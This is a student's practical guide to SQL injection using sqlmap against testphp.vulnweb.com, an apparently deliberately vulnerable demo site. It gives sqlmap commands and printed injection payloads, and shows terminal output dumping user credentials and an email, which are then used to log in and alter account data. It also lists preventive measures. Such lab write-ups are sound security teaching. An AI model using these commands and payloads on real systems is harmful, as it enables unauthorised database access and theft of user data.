



CYBER SECURITY

PRACTICAL GUIDE

Name: Chandana Somanath Khatavakar

Sql injection attack using sql map without using cookie value(Hacking Website using Vulnweb.com)

SQL injection attacks exploit vulnerabilities in web applications by injecting malicious SQL queries into input fields to manipulate a database. **SQLMap** is a popular penetration testing tool used to automate the detection and exploitation of SQL injection vulnerabilities.

Steps to Perform an SQL Injection Attack Using SQLMap

Disclaimer: This information is intended for educational and ethical purposes only. Use it only on systems you own or have explicit permission to test.

1. Set Up the Environment

- **Target:** Identify a web application or system that has explicit authorization for testing.
- **Kali Linux:** SQLMap comes pre-installed on Kali Linux.
- **Database Permissions:** Ensure you have permission to test against the target database.

2. Identify a Vulnerable Parameter

- Look for GET or POST parameters that accept user inputs (e.g., URLs like <http://example.com/page?id=1>).
- Check for SQL error messages by manually injecting payloads like ' OR '1'='1.

3. Start SQLMap

- Open a terminal in Kali Linux.

4. Test the Target URL

Use SQLMap to test a parameter for SQL injection.

```
sqlmap -u http://example.com/page?id=1
```

-u: Specifies the URL.

SQLMap will scan the parameter (id) for vulnerabilities.

5. Specify Request Types (Optional)

If the parameter is in a POST request, specify the request type:

```
sqlmap -u "http://example.com/login" --data "username=admin&password=test"
```

6. Retrieve Database Information

Use SQLMap options to gather database details:


- Retrieve database names:
`sqlmap -u "http://example.com/page?id=1" -dbs`
- Retrieve tables
`sqlmap -u "http://example.com/page?id=1" -D database_name -tables`
- Retrieve columns
`sqlmap -u "http://example.com/page?id=1" -D database_name -T table_name --columns`
- Extract data
`sqlmap -u "http://example.com/page?id=1" -D database_name -T table_name -C column_name -dump`

Preventative Measures Against SQL Injection


1. Use parameterized queries or prepared statements.
2. Implement input validation and sanitization.
3. Use Web Application Firewalls (WAFs).
4. Regularly update and patch your software.
5. Perform regular security assessments.

Procedures

Go to Vulnweb.com



Copy the URL and paste it in terminal like below shown



After entering that you will get database names

```
kali@kali:~$ sqlmap -u http://testphp.vulnweb.com/AJAX/infoartist.php?id=3- -D acuart --tables
Parameter: id (GET)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)
  Payload: id=-4181 OR 2237=2237#

  Type: time-based blind
  Title: MySQL >= 5.0.12 time-based blind - Parameter replace
  Payload: id=(CASE WHEN (4187=4187) THEN SLEEP(5) ELSE 4187 END)

  Type: UNION query
  Title: MySQL UNION query (random number) - 3 columns
  Payload: id=-4218 UNION ALL SELECT 2864,2864,CONCAT(0x716a707171,0x4b594171554b77504944f57516f4e575979646a78425348515670546b504a665041616e4a496f65,0x7171787671)#

[00:51:21] [INFO] the back-end DBMS is MySQL
[00:51:21] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.0.12
[00:51:24] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema

[00:51:25] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com'
[*] ending @ 00:51:25 /2024-11-17/
```

Then see the table names

```
kali@kali:~$ sqlmap -u http://testphp.vulnweb.com/AJAX/infoartist.php?id=3- -D acuart --tables
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws
responsible for any misuse or damage caused by this program

[*] starting @ 00:52:59 /2024-11-17/

[00:52:59] [INFO] resuming back-end DBMS 'mysql'
[00:52:59] [INFO] testing connection to the target URL
[00:53:00] [WARNING] there is a DBMS error found in the HTTP response body which could interfere with the results of the tests
sqlmap resumed the following injection point(s) from stored session:

Parameter: id (GET)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)
  Payload: id=-4181 OR 2237=2237#

  Type: time-based blind
  Title: MySQL >= 5.0.12 time-based blind - Parameter replace
  Payload: id=(CASE WHEN (4187=4187) THEN SLEEP(5) ELSE 4187 END)

  Type: UNION query
```

These are the available table names

```
kali (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
kali@kali -
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)
Payload: id=4181 OR 2237=2237#

Type: time-based blind
Title: MySQL > 5.0.12 time-based blind - Parameter replace
Payload: id=(CASE WHEN (4187=4187) THEN SLEEP(5) ELSE 4187 END)

Type: UNION query
Title: MySQL UNION query (random number) - 3 columns
Payload: id=4218 UNION ALL SELECT 2864,2864,CONCAT(0x716a707171,0x4b594171554b77504944457516f4e575979646a78425348515670546b504a665041616e4a496f65,0x7171787671)#

[00:59:34] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL > 5.0.12
[00:59:34] [INFO] fetching columns for table 'users' in database 'acuart'
Database: acuart
Table: users
[8 columns]
+-----+
| Column | Type |
+-----+
| name   | varchar(100) |
| address | mediumtext |
| cart   | varchar(100) |
| cc     | varchar(100) |
| email  | varchar(100) |
| pass   | varchar(100) |
| phone  | varchar(100) |
| uname  | varchar(100) |
+-----+

[00:59:35] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 00:59:35 /2024-11-17/

(kali@kali)-[~]
$
```

Using those database name and table name you can get uname

```
(kali@kali)-[~]
$ sqlmap -u http://testphp.vulnweb.com/AJAX/infoartist.php?id=3- -D acuart -T users -C uname --dump

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 01:00:54 /2024-11-17/

[01:00:54] [INFO] resuming back-end DBMS 'mysql'
[01:00:54] [INFO] testing connection to the target URL
```

This is the password for that uname

```
kali (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
kali@kali -
[01:01:39] [INFO] testing connection to the target URL
[01:01:40] [WARNING] there is a DBMS error found in the HTTP response body which could interfere with the results of the tests
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)
Payload: id=4181 OR 2237=2237#

Type: time-based blind
Title: MySQL > 5.0.12 time-based blind - Parameter replace
Payload: id=(CASE WHEN (4187=4187) THEN SLEEP(5) ELSE 4187 END)

Type: UNION query
Title: MySQL UNION query (random number) - 3 columns
Payload: id=4218 UNION ALL SELECT 2864,2864,CONCAT(0x716a707171,0x4b594171554b77504944457516f4e575979646a78425348515670546b504a665041616e4a496f65,0x7171787671)#


[01:01:40] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL > 5.0.12
[01:01:40] [INFO] fetching entries of column(s) 'pass' for table 'users' in database 'acuart'
Database: acuart
Table: users
[1 entry]
+-----+
| pass |
+-----+
| test |
+-----+

[01:01:43] [INFO] table 'acuart.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv'
[01:01:43] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 01:01:43 /2024-11-17/

(kali@kali)-[~]
$
```

Getting Email



```
kali@kali:~$ sqlmap -u http://testphp.vulnweb.com/AJAX/infoartist.php?id=3- -D acuart -T users -C email --dump

[+] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws . Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 01:02:14 /2024-11-17/

[01:02:14] [INFO] resuming back-end DBMS 'mysql'
[01:02:15] [INFO] testing connection to the target URL
[01:02:15] [WARNING] there is a DBMS error found in the HTTP response body which could interfere with the results of the tests
sqlmap resumed the following injection point(s) from stored session:


Parameter: id (GET)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)
  Payload: id=-4181 OR 2237=2237#

  Type: time-based blind
  Title: MySQL >= 5.0.12 time-based blind - Parameter replace
  Payload: id=(CASE WHEN (4187=4187) THEN SLEEP(5) ELSE 4187 END)

  Type: UNION query
  Title: MySQL UNION query (random number) - 3 columns
  Payload: id=-4218 UNION ALL SELECT 2864,2864,CONCAT(0x716a707171,0x4b594171554b775049444f57516fae575979646a78425348515670546b504a665041616e4a496f65,0x7171787671)#

[01:02:15] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.0.12
[01:02:15] [INFO] fetching entries of column(s) 'email' for table 'users' in database 'acuart'
```

It will shows you email



```
Parameter: id (GET)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)
  Payload: id=-4181 OR 2237=2237#

  Type: time-based blind
  Title: MySQL >= 5.0.12 time-based blind - Parameter replace
  Payload: id=(CASE WHEN (4187=4187) THEN SLEEP(5) ELSE 4187 END)

  Type: UNION query
  Title: MySQL UNION query (random number) - 3 columns
  Payload: id=-4218 UNION ALL SELECT 2864,2864,CONCAT(0x716a707171,0x4b594171554b775049444f57516fae575979646a78425348515670546b504a665041616e4a496f65,0x7171787671)#


[01:02:15] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.0.12
[01:02:15] [INFO] fetching entries of column(s) 'email' for table 'users' in database 'acuart'
Database: acuart
Table: users
[1 entry]
+-----+
| email |
+-----+
| qwde@mail@gmail.com |
+-----+

[01:02:18] [INFO] table 'acuart.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv'
[01:02:18] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com'


[*] ending @ 01:02:18 /2024-11-17/

(kali@kali)~$
```


Now go to Vulnweb.com then go to sign up and give uname as “test” and pass as “test” and click on login




You will get these information you can also modify and update it



Here I am going to modify the information



Again go to sign up and give uname and pass then click on login it will shows whatever you update, it will shows those information.



The information I Updated

